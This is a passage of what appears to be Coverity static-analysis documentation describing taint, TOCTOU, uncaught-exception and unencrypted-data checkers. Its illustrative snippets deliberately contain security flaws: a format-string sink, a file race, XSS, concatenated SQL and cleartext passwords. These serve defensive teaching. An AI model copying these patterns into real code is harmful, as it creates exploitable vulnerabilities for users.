    __coverity_tainted_data_transitive_vararg_inbound__(0,2);
}
```

This model indicates that `custom_sscanf()` will transitively taint arguments 2 and onward if argument 0 is tainted:

```
void custom_sscanf(const char *str, const char *format, ...) {
    __coverity_tainted_data_transitive_vararg_outbound__(2, 0);
}
```

This model indicates that `get_int()` returns tainted data if p was tainted. In contrast, __coverity_tainted_data_transitive__ is used to propagate taintedness from one argument to another:

```
int get_int(struct buffer *b) { // get_int pulls an integer out of some buffer
    return __coverity_tainted_data_transitive_return__(p);
}
```

The next model indicates that `verifyHandle()` returns true if the `handle` argument is valid (and thus should no longer be considered tainted). If the `handle` argument is not valid, `verifyHandle()` returns false and the analysis continues to track `handle` as tainted:

```
bool validHandle(int handle) {
    int is_valid_handle;
    if (is_valid_handle) {
         __coverity_tainted_data_sanitize__(handle);
        return true;
    } else {
        return false;
    }
}
```

Besides library models, you can also use the following function annotation tags in source code comments that immediately precede the targeted function:

- `+tainted_data_return`: Specifies that a function returns tainted data. For example, the following code specifies that the `packet_get_int()` function returns a tainted value:

```
// coverity[ +tainted_data_return ]
    unsigned int packet_get_int() {...}
```

- `+tainted_data_argument`: Specifies that a function taints an argument. For example, the following code specifies that the `custom_read()` function taints its `buf` argument:

```
// coverity[ +tainted_data_argument : arg-1 ]
    void custom_read(int fd, void *buf) {...}
```

- `+tainted_data_sink`: Specifies that a function requires a sanitized argument. For example, the following code specifies that the `custom_write()` function requires a sanitized `buf` argument:

```
// coverity[ +tainted_data_sink : arg-1 ]
    void custom_write(int fd, const void *buf, size_t count) {...}
```

Coverity Analysis will consider only scalars that are tainted when they come from a known tainted source. You can create a model without Coverity Analysis primitives to override inferred models. You can suppress single false positives using the `//coverity` annotations.

The TAINTED_SCALAR checker can infer three different types of incorrect interprocedural information:

- A value returned from a function is tainted.
- A function taints an argument.
- A potentially tainted value is used in a called function in a dangerous way.

For example, suppose Coverity Analysis incorrectly analyzes the function `return_cleansed_scalar()` and assumes it can return a tainted scalar when, in fact, the return value is safe. To eliminate this false positive, you can add the following model to the library:

```
int return_cleansed_scalar() {
  int ret;
  return ret;
}
```

This model indicates that the returned value is not to be considered tainted.

Function annotations can be expressed in comments immediately preceding the functions they effect. You can use function annotations to ignore function models with the following tags:

- `-tainted_data_return`: Specifies that a function does not return tainted data. For example, the following code specifies that the `packet_get_int()` function does not return a tainted value:

```
// coverity[ -tainted_data_return ]
  unsigned int packet_get_int() {...}
```

- `-tainted_data_argument`: Specifies that a function does not taint a specified argument. For example, the following code specifies that the `custom_read()` function does not taint its buf argument:

```
// coverity[ -tainted_data_argument : arg-1 ]
```

```
void custom_read(int fd, void *buf) {...}
```

- `-tainted_data_sink`: Specifies that a function does not require a sanitized argument. For example, the following code specifies that the `custom_write()` function does not require that its `buf` argument is sanitized:

```
// coverity[ -tainted_data_sink : arg-1 ]
    void custom_write(int fd, const void *buf, size_t count) {...}
```

4.175.6. Events

This section describes one or more events produced by the TAINTED_SCALAR checker.

- `tainted_data_return` - A function can return a tainted value to the current call site.
- `tainted_data_argument` - A function can taint a given argument.
- `tainted_data_transitive` - A function will transitively taint a given interface (argument or return) based on an argument's tainted status.
- `vararg_transitive` - A function with a variable number of arguments will transitively taint a given argument based on the tainted status of the variable argument list.
- `tainted_data` - A potentially tainted scalar has been passed to a tainted data sink or has been used unsafely (array/pointer index or loop bounds).

4.176. TAINTED_STRING

Quality, Security Checker

4.176.1. Overview

This C/C++ checker finds many cases where a string flows from an untrusted (tainted) source, past any validation/sanitization routines that might otherwise catch dangerous content, to a sink that trusts its input, such as an interpreter. Strings that have not been properly validated (*sanitized*) are considered *tainted*. Improperly trusting tainted strings can cause unsafe resource reading or writing, access control violations, environment corruption, cross-site scripting, file corruption, format string vulnerabilities, command injection, SQL injection, and other string-related security flaws

Because an array of characters must be validated as opposed to bounds checking a single value, string sanitization is inherently more difficult than scalar cleansing. Doing so, therefore, usually means passing the string to a sanitizing function before using it in a trusted sink.

To fix tainted string defects, you can use a programmer-defined format-string, such as `syslog(LOG_WARNING, "%s", error_msg)`. Or, you can check for format specifiers before passing to `syslog()`code. In general, you should run tainted strings through a sanitizing routine before using in a potentially unsafe way.

Disabled by Default: TAINTED_STRING is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable TAINTED_STRING along with other security checkers, use the `--security` option to the `cov-analyze` command.

4.176.2. Options

This section describes one or more TAINTED_STRING options.

- `TAINTED_STRING:paranoid_format:<boolean>` - When this C/C++ option is set to true, the checker reports a TAINTED_STRING_WARNING defect if a non-constant string is used as a format string argument. It addresses the case where Coverity Analysis does not track the propagation of tainted string, which typically occurs once the string flows through a global variable. For a format string vulnerability, adding a correct format specifier (usually "%s") as the format string argument usually alleviates the problem. Defaults to `TAINTED_STRING:paranoid_format:false`

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `high`.

  Examples when using the `paranoid_format` option:

  ```
  char *g_stuff;
  void test1() {
    printf(g_stuff); //A defect.
  }
  void test2(char *stuff) {
    printf(stuff); //Not a defect.
  }
  void test3() {
    test2(g_stuff); //A defect.
  }
  ```

  The `test2` example will not report a defect immediately, but any caller of `test2` that uses a non-constant format string will be flagged as a defect. This improves results for when a user-written function wraps standard library format string functions.

4.176.3. Examples

This section provides one or more examples of defects found by the TAINTED_STRING checker.

The following is a defect because the tainted string `request`, read from a packet, fails validation as a legal request, yet is used to form an error message that is passed to `syslog()`. If the request includes format specifiers, it is possible to overwrite stack memory and execute arbitrary code.

```
void tainted_string_example() {
    char *request = packet_get_string();
    if (!legal_request(request)) {
        sprintf(error_msg, "Illegal request: %s", request); /* sprintf()
                                         transitively taints error_msg */
        ...
        syslog(LOG_WARNING, error_msg);
    }
}
```

4.176.4. Models and annotations

With `cov-make-library`, you can use the following Coverity Analysis primitives to create custom models for TAINTED_STRING.

The following model indicates that `packet_get_string()` returns a tainted string. This model is similar to the model used for the POSIX call `getenv()`.

```
void *packet_get_string() {
    return __coverity_tainted_string_return_content__();
}
```

The following model indicates that `custom_string_read()` taints its argument `s`.

```
char *custom_string_read(char *s, int size, FILE *stream) {
    __coverity_tainted_string_argument__(s);
    return s;
}
```

The following model indicates that `s` will be sanitized when `custom_sanitize()` returns `true` but will not be cleansed if the function returns `false`.

```
bool custom_sanitize(const char *s) {
    bool ok_string;
    if (ok_string == true) {
        __coverity_tainted_string_sanitize_content__(s);
    return true;
  }
  return false;
}
```

The following model indicates that `custom_db_command()` is a tainted string sink with respect to its argument `command`.

```
void custom_db_command(const char *command) {
  __coverity_tainted_string_sink_content__(command);
}
```

The following model indicates that `custom_printf()` is a format string sink with respect to its argument `format`. The following model is similar to the model used for the standard C function `printf()`.

```
void custom_printf(const char *format, ...) {
  __coverity_format_string_sink__(format);
}
```

Instead of library models, you can use the following function annotation tags in source code comments that immediately precede the targeted function:

- `+tainted_string_return_content`: Specifies that a function returns tainted string data. For example, the following code specifies that `packet_get_string()` returns a tainted string value:

  ```
  // coverity[ +tainted_string_return_content ]
  ```

```
char* packet_get_string() {...}
```

- `+tainted_string_argument`: Specifies that a function taints the contents of a string argument. For example, the following specifies that `custom_string_read()` taints the contents of its `s` argument:

```
// coverity[ +tainted_string_argument : arg-0 ]
void custom_string_read(char* s, int size, FILE* stream) {...}
```

- `+tainted_string_sink_content`: Specifies that a function requires a sanitized string argument. For example, the following specifies that `custom_string_read()` requires a sanitized `s` argument:

```
// coverity[ +tainted_string_sink_content : arg-0 ]
void custom_string_read(char* s, int size, FILE* stream) {...}
```

- `+tainted_string_sanitize_content`: specifies that a function sanitizes a string argument. For example, the following specifies that `custom_sanitize()` sanitizes its `s` string argument:

```
// coverity[ +tainted_string_sanitize_content : arg-0 ]
void custom_sanitize(char* s) {...}
```

The TAINTED_STRING analysis uses several types of interprocedural information. Just as with TAINTED_SCALAR, Coverity Analysis will not infer taintedness on its own. Therefore, strings are only considered tainted when coming from a known tainted source. Thus, creating a model without Coverity Analysis primitives is the easiest way to override inferred models. You can suppress single defects using `//coverity` annotations.

TAINTED_STRING can infer four different types of incorrect interprocedural information:

- A string returned from a function is tainted.
- A function taints an argument.
- A function successfully sanitizes a tainted string.
- A potentially tainted string is used in a called function in a dangerous way.

For example, suppose Coverity Analysis incorrectly analyzes `get_string(string &s)` and assumes that it taints an argument when, in fact, it does not. You can add the following model to the library to eliminate this false positive:

```
size_t get_string(string &s) {
  size_t size_s;
  return size_s;
}
```

The model indicates that the argument `s` is not to be considered tainted.

You can use the following function annotation tags to ignore function models:

- `-tainted_string_return_content`: Specifies that a function does not return tainted string data. For example, the following specifies that `packet_get_string()` does not return a tainted string value:

```
// coverity[ -tainted_string_return_content ]
char* packet_get_string() {...}
```

- `-tainted_string_argument`: Specifies that a function does not taint the contents of a string argument. For example, the following specifies that `custom_string_read()` does not taint the contents of its s argument:

```
// coverity[ -tainted_string_argument : arg-0 ]
void custom_string_read(char* s, int size, FILE* stream) {...}
```

- `-tainted_string_sink_content`: Specifies that a function does not require a sanitized string argument. For example, the following specifies that `custom_string_read()` does not require a sanitized s argument:

```
// coverity[ -tainted_string_sink_content : arg-0 ]
void custom_string_read(char* s, int size, FILE* stream) {...}
```

- `-tainted_string_sanitize_content`: Specifies that a function does not sanitize a string argument. For example, the following specifies that `custom_sanitize()` does not sanitize its s string argument:

```
// coverity[ -tainted_string_sanitize_content : arg-0 ]
void custom_sanitize(char* s) {...}
```

4.176.5. Events

This section describes one or more events produced by the TAINTED_STRING checker.

- `tainted_string_return_content`: A function that can return a tainted string to the current call site.
- `tainted_string_argument`: A function that can taint a given argument.
- `tainted_data_transitive`: A function that will transitively taint a given interface (argument or return) based on the tainted status of an argument.
- `vararg_transitive`: A variable number of arguments that will transitively taint a given argument based on the tainted status of the variable argument list.
- `tainted_string`: A potentially tainted string has been passed to a tainted string sink.

4.177. TAINTED_STRING_WARNING

The TAINTED_STRING checker can report TAINTED_STRING_WARNING defects when the `paranoid_format` option to the TAINTED_STRING checker is set to true. See TAINTED_STRING.

4.178. TAINT_ASSERT

Security, Web Application Checker

4.178.1. Overview

This C# and Java checker identifies fields with a discrepancy between the user-asserted non-taintedness and the computed taint as determined by the Coverity analysis. This might indicate that the assertion is incorrect, and it should be reviewed as how the tainted data is inserted into the value (and the assertion removed if invalid). The presence of an incorrect assertion might suppress legitimate security defects that would otherwise be reported by the other web application security checkers.

This checker is not affected by the presence of positive assertions about taintedness.

User assertions about the non-taintedness of a field can be specified by adding an annotation in the source code at the field definition, or through the `cov-analyze --not-tainted-field` command line option. For more information, see Options.

Defects will only be reported by this checker if either the not-tainted annotation or command line option is in use.

Disabled by Default: TAINT_ASSERT is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable TAINT_ASSERT along with other production-level Web application checkers, use the `--webapp-security` option.

4.178.2. Options

There are no options to this checker. For further details, see Section 4.178.5, “Annotations and Attributes” for TAINT_ASSERT.

4.178.3. Examples

This section provides one or more examples of defects found by the TAINT_ASSERT checker.

4.178.3.1. Java

The following example illustrates an issue report in a Spring MVC 3.0 Web application controller. Without the annotation on line 7 in `Record.java`, a cross-site scripting defect will be reported on line 16 (as well as line 15) in `MyController.java`. With the `@NotTainted` annotation, the cross-site scripting (XSS) defect reported on line 16 in `MyController.java` will be suppressed, and a TAINT_ASSERT defect will be reported on line 7 in `Record.java`.

`Record.java`

```
1  import com.coverity.annotations.NotTainted;
2
3  public class Record {
4    Record(String n, String s) { name = n; status = s; }
5
6    String name;
7    @NotTainted String status;
8 }
```

`MyController.java`:

```
1  import org.springframework.web.bind.annotation.RequestMapping;
2  import org.springframework.stereotype.Controller;
3
4  @Controller
5  public class MyController {

    @RequestMapping("/new_record")
    @ResponseBody
    public String newRecord(HttpServletRequest req) {
        Record rec = new Record(req.getParameter("name"),
                                req.getParameter("status"));

        StringBuilder sb = new StringBuilder();
        sb.append("<HTML><BODY>\n");
        sb.append("name= "+rec.name+"\n");
        sb.append("status= "+rec.status+"\n");
        sb.append("</BODY></HTML>\n");

        return sb.toString();
    }
}
```

Alternatively, if the `cov-analyze --not-tainted-field Record.*` command line option is passed with the above code, all string-valued fields of the Record class (name and status) would be asserted to be not tainted. In this scenario, no cross-site scripting defects would be reported, but TAINT_ASSERT issues would be reported on both lines 6 and 7 of `Record.java`.

4.178.3.2. C#

The following example contrasts defect reports by the TAINT_ASSERT and SQLI checkers when the [NotTainted] attribute is used.

```
using System.Web;
using Coverity.Attributes;

public class TaintAssert {

    [NotTainted] string asserted_safe; // TAINT_ASSERT defect

    public void violate_assertion(HttpRequest req)
    {
         asserted_safe = req["MyParameter"];
    }

    public string user_assertion()
    {
         // Other checkers (for example, SQLI) will honor the [NotTainted] assertion.
         return "SELECT * from table USERS where " + asserted_safe; // not an SQLI
 defect
    }
}
```

4.178.4. Events

This section describes one or more events produced by the TAINT_ASSERT checker.

- `taint_violation (main event)`: Tainted data flows to a field that is marked as untainted.

Dataflow events

- `member_init` - Creating an instance of a class using tainted data initializes a member of that class with tainted data.
- `object_construction` - Creating an instance of a class using tainted data.
- `subclass` - Creating an instance of a class to use as a superclass.
- `taint_alias` - A tainted object is aliased.
- `taint_path` - A tainted value has been assigned to a local variable.
- `taint_path_arg` - A tainted value has been used as an argument to a method.
- `taint_path_attr` - [Java only] A tainted value has been stored as a Web application attribute that has page, request, session, or application scope.
- `taint_path_call` - This method call returns a tainted value.
- `taint_path_field` - A tainted value has been assigned to a field.
- `taint_path_map_read` - A tainted value is read from a map.
- `taint_path_map_write` - A tainted value is written to a map.
- `taint_path_param` - A caller passes a tainted argument to this method parameter.
- `taint_path_return` - The current method returns a tainted value.
- `tainted_source` - The method from which a tainted value originates.

4.178.5. Annotations and Attributes

User assertions about the non-taintedness of a field can be specified in one of two ways: Adding an annotation in the source code at the field definition (see Section 6.3.1.5, “Adding Assertions that Fields are Tainted or Not Tainted ” and Section 6.2.2, “Adding C# Annotations”) or by using the `cov-analyze --not-tainted-field` option. For examples that use these assertions, see Section 4.178.3, “Examples” for TAINT_ASSERT. For information about the command option, see the *Coverity 8.0 Command and Ant Task Reference.*

4.179. TOCTOU

Quality, Security Checker

4.179.1. Overview

This C/C++ checker, TOCTOU (an acronym for Time Of Check To Time Of Use), finds many cases where filenames are unsafely checked before being used. In a program that runs with elevated privileges, this can expose a file-based race condition vulnerability that can be used to subvert system security. A common code mistake is to do a filename access check and, if it succeeds, perform a privileged system call on that filename. A problem arises when an attacker can change the filename's file association between the access and usage calls, for example, by manipulating symbolic links. In some cases, such vulnerabilities can be eliminated by passing file descriptors between system calls instead of file names. However, the POSIX API is not rich enough to close all vulnerabilities in that way, so more dramatic program restructuring, such as using `setuid` to temporarily drop privileges, might be required.

This checker supports the following check functions:

```
stat, lstat, statfs, access, readlink
```

This checker supports the following use functions:

```
basename, bindtextdomain, catopen, chown, dirname, dlopen, freopen, ftw,
mkfifo, nftw, opendir, pathconf, realpath, setmntent, utmpname, chdir,
chmod, chroot, creat, execv, execve, execl, execlp, execvp, execle,
lchown, mkdir, fopen, remove, tempnam, mknod, quotactl, rmdir, truncate,
umount, unlink, uselib, utime, utimes, link, mount, rename, symlink, open
```

Disabled by Default: TOCTOU is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable TOCTOU along with other security checkers, use the `--security` option to the `cov-analyze` command.

4.179.2. Examples

This section provides one or more examples of defects found by the TOCTOU checker.

This program is susceptible to a file-based race condition because the `logfile` binding can possibly change between the `stat()` and `open()` calls.

```
void toctou_example() {
    stat(logfile, &st);
    if (st.st_uid != getuid())
        return -1;
        open(logfile, O_RDWR);
}
```

4.179.3. Events

This section describes one or more events produced by the TOCTOU checker.

- `fs_check_call`: A "check" routine has been called on the given filename.
- `toctou`: A filename has been passed to a "check" routine and is now being used as an argument to a "use" routine on the same path.

4.180. UNCAUGHT_EXCEPT

Quality Checker

4.180.1. Overview

This C++ checker finds many cases in which an exception is thrown and never caught, or violates a function's exception specification. Usually, the result of such behavior is abnormal program termination.

The checker reports a defect if any of the following items occurs:

- An exception that is not allowed by the exception specification of a function is thrown.
- An exception is thrown from a root function. By default, a root function is defined as having no known callers, and its name matches the following regular expression:

  ```
  ((((^|_)m|M)ain)|(^MAIN))$
  ```

  The preceding regular expression matches `main`, `WinMain`, `MAIN`. It does not match `DOMAIN`.

Note

By default, the checker ignores `bad_alloc` exceptions because `operator new` often throws this exception, and most programs are not affected by it. The `except_ignore` option to this checker and the `--handle-badalloc` option to `cov-analyze` override this default behavior.

Enabled by Default: UNCAUGHT_EXCEPT is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.180.2. Options

This section describes one or more UNCAUGHT_EXCEPT options.

- `UNCAUGHT_EXCEPT:except_ignore:<exception_class_identifier_pattern>` - C++ option that excludes matching unqualified identifiers that escape a root function. The checker excludes an exception from the defect report if the pattern matches a class identifier for the exception. Default is unset.

  The checker treats the value to this option as an unanchored regular expression unless the value completely matches an exception class identifier. In the latter case, the checker only excludes full matches and does not exclude exceptions that partially match the value. You can specify this option multiple times.

  In the rare case that an exception is not an instance of a class, this option will not affect defect reporting on that exception.

  The checker runs this option after running `except_report`. Unlike `except_report`, this option does apply to exception-specification violations.

  If you use this option, the checker only excludes a `bad_alloc` exception if there is a matching value. Otherwise, it reports this exception.

- `UNCAUGHT_EXCEPT:except_report:<exception_class_identifier_pattern>` - C++ option that finds matching unqualified identifiers that escape a root function. The checker includes an exception within the defect report if the pattern matches the class identifier for the exception. Default is unset.

  The checker treats the value to this option as an unanchored regular expression unless the value matches an exception class identifier completely. In the latter case, the checker only reports full matches and does not report exceptions that partially match the value. You can specify this option multiple times.

You can use this option to force the checker to report `bad_alloc` exceptions. It has no effect on the reporting of exception-specification violations.

This option is backwards compatible with pre-5.4 comma-separated string values.

- `UNCAUGHT_EXCEPT:follow_indirect_calls:<boolean>` - When this C++ option is true, and either virtual function call tracking and/or function pointer tracking are enabled, UNCAUGHT_EXCEPT will follow such indirect calls for the purpose of propagating thrown exceptions. When false, exceptions are not considered to propagate across indirect calls, even when indirect call tracking is otherwise enabled. Defaults to `UNCAUGHT_EXCEPT:follow_indirect_calls:false`

- `UNCAUGHT_EXCEPT:fun_ignore:<function_identifier_pattern>` - C++ option that excludes an exception from a defect report if it results from a function that partially or fully matches the specified value. You specify function identifiers in the same was as you specify them for `fun_report`. Default is unset.

  This option does not apply to exception-specification violations.

  This option overrides the `fun_report` option.

  You can specify this option multiple times. The checker examines all matching values.

- `UNCAUGHT_EXCEPT:fun_report:<function_identifier_pattern>` - C++ option that specifies a partially or completely matching function identifier. The checker treats the value to this option as an unanchored regular expression. That is, a single identifier causes a full match, while a regular expression metacharacter yields a partial match. Default is unset.

  If you specify `fun_report`, the checker treats:

  - Any function that has an unqualified identifier (for example, `foo` in `bar::foo(int)`) that matches the <value> as a root function, and it reports any exceptions that escape from it as defects. The checker behaves in this manner regardless of whether other functions call the matching function or not.

  - `main` and its variants (for example, `WinMain`, and `MAIN`) as entry points *only if* their function identifiers match one of the specified values.

  This option does not apply to exception-specification violations.

  You can specify this option multiple times. The checker examines all matching values.

- `UNCAUGHT_EXCEPT:report_all_fun:<boolean>` - When this C++ option is set to `true`, it enables the reporting of exceptions for all functions that are not called by other functions. Defaults to `UNCAUGHT_EXCEPT:report_all_fun:false`

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `high`.

- `UNCAUGHT_EXCEPT:report_exn_spec:<boolean>` - When this C++ option is set to `false`, it disables reporting of exception-specification violations. Defaults to `UNCAUGHT_EXCEPT:report_exn_spec:true`
- `UNCAUGHT_EXCEPT:report_thrown_pointers:<boolean>` - When this C++ option is set to `true`, the checker reports an error when any pointer is thrown. In C++, throwing by value is recommended, while throwing by pointer discouraged. Defaults to `UNCAUGHT_EXCEPT:report_thrown_pointers:false`

  Example:

  ```
  struct A { };
  int main() {
    try {
        // The programmer actually wanted "throw A();"
        throw new A();
    } catch (A &a) {
    } catch (...) {
        // The exception is caught here, but was intended
        // to be caught in the above block.
    }
  }
  ```

4.180.3. Examples

This section provides one or more examples of defects found by the UNCAUGHT_EXCEPT checker.

```
// Example 1:
// Prototypical defect.
int main(){
  throw 7;
  return 0;
}
```

```
// Example 2:
// A simple defect resulting from a function call.
void fun() {
  throw 7;
}
int main(){
  fun();
  return 0;
}
```

```
// Example 3:
// An exception is thrown,
// violating the exception specification.
void fun() {
  throw 7;

}
void cannot_throw() throw() {
  fun();
```

```
}
```

```
// Example 4:
// An exception is thrown inside a try-catch block,
// but none of the catch statements has a matching type.
class A {};
class B {};
class C {};

int main(){
  try {
    throw A();
  } catch (B b){
  } catch (C b){
  }
  return 0;
}
```

```
// Example 5:
// The exception is caught, but can be re-thrown.
class A {};

int main() {
  try {
    throw A();  //Will not be caught.
  } catch (...){
    cerr << "Error" << endl;
    throw;
  }
}
```

4.180.4. Events

This section describes one or more events produced by the UNCAUGHT_EXCEPT checker.

- Only one of the two following events is possible:
  - `exn_spec_violation` - Indicates that a function threw an exception that is not allowed by its exception specification.
  - `root_function` - Indicates that a root function does not catch an exception that could be thrown during its execution.
- Any number of the following events is possible:
  - `fun_call_w_exception` - Indicates that an exception is thrown by a function. It has a model link.
  - `fun_call_w_rethrow` - Indicates that a function has a `rethrow_outside_catch` event.
  - `rethrow` - Indicates that a `throw` statement re-throws an exception that is never caught.
  - `rethrow_outside_catch` - Indicates that `throw` statement occurred outside of function that contains a `try` statement.

- `uncaught_exception` - Marks `throw` statements that produce an exception that will never be caught.

4.181. UNENCRYPTED_SENSITIVE_DATA

Security Checker

4.181.1. Overview

This C/C++, C#, and Java checker finds code that uses sensitive data (for example, a password, a cryptographic key, and so on) that was transmitted or stored unencrypted. Storing or transmitting sensitive data without encrypting it allows an attacker to steal it or tamper with it.

Preview checker: UNENCRYPTED_SENSITIVE_DATA is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: UNENCRYPTED_SENSITIVE_DATA is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable UNENCRYPTED_SENSITIVE_DATA for Java and C# along with other preview-level Web application checkers, use the --webapp-security-preview option.

4.181.2. Defect Anatomy

An UNENCRYPTED_SENSITIVE_DATA defect shows a data flow path in which data that was transmitted or stored unencrypted is used in a sensitive manner. The path starts at a source of encrypted data, such as a read from a regular (not encrypted with SSL/TLS) socket. From there, the events in the defect show how this unencrypted data flows through the program, for example, from the argument of a function call to the parameter of the called function. Finally, the main event of the defect shows how the unencrypted data is used in a sensitive manner, for example, as a password or a cryptographic key, without being decrypted.

4.181.3. Options

This section describes one or more UNENCRYPTED_SENSITIVE_DATA options.

- `UNENCRYPTED_SENSITIVE_DATA:encrypted_data_is_sensitive:<boolean>` - If this option is set to `true`, the analysis will infer that data that gets encrypted later is sensitive data. That is, if the checker detects the encryption of plaintext data that is read from, for example, the network, it infers from the encryption that the data was always sensitive. Defaults to `UNENCRYPTED_SENSITIVE_DATA:encrypted_data_is_sensitive:true` for C/C++, C#, and Java.

- `UNENCRYPTED_SENSITIVE_DATA:report_from_cookie:<boolean>` - If this option is set to `true`, the checker reports a defect on code that reads unencrypted sensitive data from a cookie. Otherwise, it does not report this case. Defaults to `UNENCRYPTED_SENSITIVE_DATA:report_from_cookie:true` (do report) for C/C++, C#, and Java.

- `UNENCRYPTED_SENSITIVE_DATA:report_from_database:<boolean>` - If this option is set to `true`, the checker reports a defect on code that reads unencrypted sensitive data from a database. Otherwise, it does not report this case. Defaults to `UNENCRYPTED_SENSITIVE_DATA:report_from_database:true` (do report) for C/C++, C#, and Java.

- `UNENCRYPTED_SENSITIVE_DATA:report_from_filesystem:<boolean>` - If this option is set to `true`, the checker reports a defect on code that reads unencrypted sensitive data from the filesystem. Otherwise, it does not report this case. Defaults to `UNENCRYPTED_SENSITIVE_DATA:report_from_filesystem:false` (do not report) for C/C++, C#, and Java.
  This checker option is automatically set to `true` if the `--webapp-security-aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

- `UNENCRYPTED_SENSITIVE_DATA:report_from_network:<boolean>` - If this option is set to `true`, the checker reports a defect on code that reads unencrypted sensitive data from the network. Otherwise, it does not report this case. Defaults to `UNENCRYPTED_SENSITIVE_DATA:report_from_network:true` (do report) for C/C++, C#, and Java.

- `UNENCRYPTED_SENSITIVE_DATA:report_from_url_connection:<boolean>` - If this option is set to `true`, the checker reports a defect on code that reads unencrypted sensitive data from a URL connection. Otherwise, it does not report this case. Defaults to `UNENCRYPTED_SENSITIVE_DATA:report_from_url_connection:false` (do not report) for C/C++, C#, and Java.
  This checker option is automatically set to `true` if the `--webapp-security-aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

4.181.4. Examples

This section provides one or more examples of defects found by the UNENCRYPTED_SENSITIVE_DATA checker.

4.181.4.1. C/C++

The following example reads unencrypted data from a regular (not encrypted with SSL/TLS) socket and uses it as a password. An attacker with access to the network could intercept the password when it is in transit.

```
void test(int socket, char* password) {

    recv(socket, password, 100, 0);
    HANDLE pHandle;

    LogonUserA("User", "Domain", password,
               LOGON32_LOGON_NETWORK, LOGON32_PROVIDER_DEFAULT, &pHandle);
```

```
                   //defect here
}
```

4.181.4.2. C#

```
class TestUnencryptedSensitiveData{
    public void TestCookie() {
        HttpCookie cookie = new HttpCookie("TestCookie");
        string pwd = cookie.Values["password"];
        NetworkCredential credential = new NetworkCredential("testName", pwd); Defect
 here.
    }
}
```

4.181.4.3. Java

The following example reads unencrypted data from a regular (not encrypted with SSL/TLS) socket and uses it as a password. An attacker with access to the network could intercept the password when it is in transit.

```
public PasswordAuthentication test(String userName)
{
    PasswordAuthentication pwAuth = null;

    Socket socket = null;
    InputStreamReader isr = null;
    BufferedReader br = null;
    try
    {
        socket = new Socket("remote_host", 1337);  // unencrypted / non-TLS Socket
        isr = new InputStreamReader(socket.getInputStream(), "UTF-8");
        br = new BufferedReader(isr);
        String password = br.readLine();
        pwAuth = new PasswordAuthentication(userName, password.toCharArray());
    }
    catch (IOException exceptIO) { }

    return pwAuth;
}
```

4.181.5. Models and Annotations

4.181.5.1. C/C++

The following primitives are available for C/C++ analyses with UNENCRYPTED_SENSITIVE_DATA:

- `__coverity_unencrypted_passwd_sink__(void *)`
- `__coverity_unencrypted_crypto_sink__(void *)`
- `__coverity_unencrypted_token_sink__(void *)`

This example uses `__coverity_unencrypted_passwd_sink__(void *)` to model a function that uses data as a password:

```
void authenticate(char *data) {
    __coverity_unencrypted_passwd_sink__(data);
}
```

Given the model above, passing unencrypted data coming from a socket into the data parameter of this function results in an UNENCRYPTED_SENSITIVE_DATA `cleartext_transmission` defect report, as shown in the following example.

```
void test(int socket) {
    char* data;
    recv(socket, data, 100, 0);
    authenticate(data);
        // UNENCRYPTED_SENSITIVE_DATA cleartext_transmission defect
}
```

4.181.5.2. Java

Java models and annotations (see Section 6.3, “Models and Annotations in Java”) can improve analyses with this checker by identifying new sources of external data (from the filesystem, network, and so on) and new methods that use sensitive data (called "sinks"). UNENCRYPTED_SENSITIVE_DATA infers that data that flows to one of these sinks (in other words, data used as a password or cryptographic key) is sensitive. You can think of an UNENCRYPTED_SENSITIVE_DATA defect as consisting of a dataflow path from a source to a sink without any intervening decryption that would suggest that the data was encrypted when it entered the application.

4.181.5.2.1. Java Sources

Coverity models a number of unencrypted data sources by default. You can use Coverity source model primitives to model additional UNENCRYPTED_SENSITIVE_DATA sources. For descriptions of these primitives, see the Javadoc documentation provided with Coverity Analysis at `<install_dir>/doc/<en|ja>/primitives/index.html`. These primitives have the following signatures:

- Signature for modeling functions that return data from the filesystem:

  ```
  <T> T filesystem_source();
  ```

- Signature for modeling functions with a parameter that is updated or implied to contain data from the filesystem:

  ```
  <T> void filesystem_source(T <parameter>);
  ```

- Signature for modeling functions that return data from a database:

  ```
  <T> T database_source();
  ```

- Signature for modeling functions with a parameter that is updated or implied to contain data from a database:

  ```
  <T> void database_source(T <parameter>);
  ```

- Signature for modeling functions that return data from a cookie:

  ```
  <T> T cookie_source();
  ```

- Signature for modeling functions with a parameter that is updated or implied to contain data from a cookie:

  ```
  <T> void cookie_source(T <parameter>);
  ```

- Signature for modeling functions that return an unencrypted socket:

  ```
  <T> T unencrypted_socket_source();
  ```

  Any data read from such a socket will be considered to come from the network.

- Signature for modeling functions with a parameter that is updated or implied to be an unencrypted socket:

  ```
  <T> void unencrypted_socket_source(T <parameter>);
  ```

  Any data read from such a socket will be considered to come from the network.

- Signature for modeling functions that return an unencrypted URL connection:

  ```
  <T> T unencrypted_url_connection();
  ```

  Any data read from such a URL connection will be considered to come from the network.

- Signature for modeling functions with a parameter that is updated or implied to be an unencrypted URL connection:

  ```
  <T> void unencrypted_url_connection(T <parameter>);
  ```

  Any data read from such a URL connection will be considered to come from the network.

The following examples use `database_source` to model a function that returns data from a database or stores such data in a parameter:

```
Object returnsDataFromADatabase() {
    database_source();
    // ...
}

void storesDataFromADatabaseInParam(Object arg) {
    database_source(arg);
    // ...
}
```

4.181.5.2.2. Java Sinks

Coverity models a number of unencrypted sensitive data sinks by default. You can use Coverity sink model primitives to model additional UNENCRYPTED_SENSITIVE_DATA sinks. For a description of these primitives, see the Javadoc documentation provided with Coverity Analysis at `<install_dir>/doc/<en|ja>/primitives/index.html`. These primitives have the following signatures:

- Signature for modeling a function that uses a parameter as a password:

  ```
  void unencrypted_passwd_sink(Object <parameter>);
  ```

- Signature for modeling a function that uses a parameter as a cryptographic key:

  ```
  void unencrypted_crypto_sink(Object <parameter>);
  ```

- Signature for modeling a function that uses a parameter as a security token:

